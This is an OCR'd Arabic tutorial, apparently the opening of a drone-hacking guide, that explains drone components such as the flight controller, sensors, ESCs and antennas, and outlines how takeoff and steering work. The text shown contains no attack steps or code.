Drone Operation and Demolition Manual


BY: Ahmad Abdelnasser Soliman

abdelnassersoliman0@gmail.com

Index Of Content:

ـ فالاول هنتكلم الاول عن اجزاء ال Drones وبيتكون من ايه وكل جزء بيتواصل مع الاخر ازاي عشان نعرف ال System شغال ازاي كله على بعضه وبعد كدا نتطرق لطرق اختراقه والتحكم فيه ...

Parts of Drone




ـ تعالى نتعرف على اجزاء ال Drones سريعا ... عندنا أول حاجه ال Frame ودا الهيكل بتاع ال Drone ال بيتثبت عليه باقي الاجزاء ال انت شايفها دي ... ودا لازم يكون متين يتحمل باقي الاجزاء التانيه وكمان خفيف الوزن عشان يتحمل ال Drone اما تطلع لارتفاع عالي.

ـ وعندك بعد كدا المحرك ال هو ال Motor ودا بيولد القوه اللازمه لل Drone عشان يرتفع فالهوا وكمان عشان نتحكم فال Drone زي الصعود والهبوط والدوران للخلف وغيره كل دا المسؤول عنه هو ال Motor .

ـ عندنا بعد كدا المراوح اللى هي propellers ودي متصله بال Motor ودي بتدور بسرعه عشان تولد قوه الرفع اللى محتاجها ال Drones عشان يرتفع فالهوا وبتوجه الهوا لتحت عشان الDrone يطلع لفوق وهتلاقي المراوح الاماميه والخلفيه بيعملوا في عكس الاتجاه عشان يحققوا التوازن لل Drone اما يرتفع وميوقعش .

ـ عندنا بعد كدا اهم جزء فال Drone وهو العقل بتاع ال Drone وهو ال Flight Controller اللى هو وحده التحكم فالطيران ودا ال هنستهدفه فال Attack بعد كدا ... ودا بيحتوي على مجموعه من ال Sensors الدقيقه والحساسه ال بيقدر من خلالها يتحكم فجميع الاجزاء التانيه وبيقوم بتعديل سرعه ال Drone للحفاظ على استقراره وكمان مسؤول عن توجيه ال Drone وتحقيق التوازن الخاص بيه لما يحصله ارتفاع ودا كله بيستلمه من ال User اللى هو هنا ال Controller .




ـ عندنا بعد كدا جزء ال **Sensor** ودا مستشعرات حساسه زي ال **Accelerometer** المسؤول عن قياس سرعه واتجاه ال **Drone** وكمان عندك **Gyroscope** ودا مسؤول عن قياس الزوايه أو الميل الخاصه بال **Drone** والحفاظ على التوازن الخاص بيه وكمان عندك مستشعر البوصله ودا عشان نحدد الاتجاه وكمان عندنا مستشعر الباروميتر ودا عشان نقيس الارتفاع وكمان عندك مستشعر ال **GPS** ودا عشان نحدد موقع ال **Drone** بدقه وعشان نمكن ال **Drone** من الطيران لموقع معين وغيره من المستشعرات الحساسه الهامه وبيتم التحكم فيها عن طريق ال **Flight Controller** .

ـ عندنا بعد كدا البطاريه ودي مصدر الطاقه لل Drone وبتكون فالاغلب بطاريات ليثيوم بوليمر لانها بتوفر طاقه عاليه بوزن منخفض ودا يناسب ال Drone ... وبتمد جميع اجزاء ال Drones بالطاقه اللازمه عشان تشتغل كلها مع بعضها وبتأثر على مده الطيران لانها بتخلص وتتشحن .

ـ عندنا بعد كدا ال Remote controller وهي وحده التحكم عن بعد ودي بيستخدمها المتحكم فال Drones عن مسافه بعيده عشان يتحكم فال Drones ويوجهله أوامر وكمان يستقبل منه أوامر .


ـ عندنا بعد كدا ال receiver وهو وحده استقبال الاشارات ودا بيستقبل اشارات التحكم فال Drones من ال remote controller عن بعد ويبعتها لل flight Controller الموجود فال Drone عشان ينفذها .

PROTOCOLS




- عندك بعد كدا ال Camera ودي بتبقا اختياري على حسب الغرض من ال Drones يعني لو استطلاع وجمع معلومات ومراقبه والتصوير الجوي يبقا اكيد هتحتاج ليها وكمان ممكن تخليها تبث فيديوهات من مكان معين وهكذا دي اغراض ال Camera لما تتركب فال Drone .

ـ عندنا بعد كدا نظام التحكم الالكتروني فالسرعه وهو ال **ESC** ال **Electronic Speed Controller** ودا اللى بيتحكم في سرعه كل محرك من محركات ال **Drones** وممكن ال **Drone** يشيل اكتر من محرك ويعملوا كلهم مع بعض عادي بتوصيلهم كلهم بال **flight Controller** ومنها لل **remote controller** ال بيستخدمه ال **User** ... ودا بياخد اشارات من ال **Flight Controller** عشان يتحكم في سرعه دوران المحركات الخاصه بال **Drone** ودا هيسبب انه يتحكم في حركه ال **Drone** والاتجاهات اللى هيتحرك فيها .




ـ عندنا بعد كدا ال **Antenna** ودي بتستقبل اشارات التوجيه ال جايه من ال **remote Controller** واللى بتم ارسالها عبر موجات الراديو لل **Antenna** وتبعتها لل **flight controller** فال **Drone** عشان ينفذها وبعض ال **Antenna** بتكون مزوده بنظام **MIMO** ال هو **Multiple input** وال **Multiple output** .

ودا بيحسن جوده الاشاره على مسافات بعيده من ال Controller لل Drones ... وطبعا وظيفته انه يضمن لل Drones اتصال جيد مع ال Controller فيقلل من احتماليه فقدان الاتصال بال Drones ويخليك تتحكم فال Drones بشكل دقيق وطيران ال Drones يكون بشكل أمن كلما كان ال Antenna قويه وعندك منه نوعين منتشرين هما ال 2.4 GHZ ودا منتشر دا وبيستخدم للاتصال بال Controller عن بعد وبيوفرلك مدي كويس للاشاره ونقل الاوامر من ال Controller لل Flight Controller .... وعندك ال 5.8GHZ ودا بنستخدمه عشان ننقل الفيديو اللى جودته عاليه ال صورها ال Drone بالكاميرا وبيتميز بسرعه عاليه ... وعندك ال GPS Antenna ودي عشان تحديد المواقع الخاصه بال Drone .



ـ بعد كدا عندنا ال Power Distribution Panel ودي لوحه توزيع الطاقه وبتتصل مباشر بالبطاريه وبتوزع الطاقه بالتساوي لل Motors من خلال ال ESCs ودا يضمن ان كل المحركات تعمل بنفس الكفاءه والقوه وهي اللى بتمد ال Flight Controller بالطاقه اللازمه عشان تمد بيها المستشعرات عشان تحافظ على توازن ال Drones وتنفذ أوامر ال User .



- وبأختصار ازاي بيشتغل ال Drones ... أول مرحله وهي الاقلاع وهي ان المستخدم بيبدء فالعمليه عن طريق ال Remote Controller اللى معاه اللى متصل بال Drone بال Wi-Fi يبعت الامر لل Flight Controller الموجوده فال Drone وبعد كدا بتبعتها لل ESC عشان تضبط ال Motors المسؤوله عن السرعه وبتشتغل ال Motors دي ودا بيؤدي لتوليد قوه رفع كافيه عشان ال Drone يعمل اقلاع من مكانه

- يجي بعد كدا مرحله التحليق بعد كدا وفيها ال Flight Controller بتعدل السرعات اللازمه لبقاء ال Drones متوارن فالجو ودا بيتم من خلال ال Sensors ال بتمد ال Flight Controller بال Data الخاصه بالاتجاه والموقع والسرعه وال Flight Controller بتضبطهم .

- عندنا بعد كدا مرحله التوجيه والحركه ودا لما ال User يحب توجيه ال Drones لامر معين زي تغيير الاتجاه أو زياده السرعه بيبعتها من ال Remote Controller لل Flight Controller وهي تقوم باللازم ... مثلا لو ال User عاوز يقلل السرعه بيبعت من ال Controller لل Flight Controller فبيقوم محلل الامر وفاهمه ويعدل في سرعه ال Motors عشان ال Drone يتحرك فالاتجاه المطلوب بدون خطر .

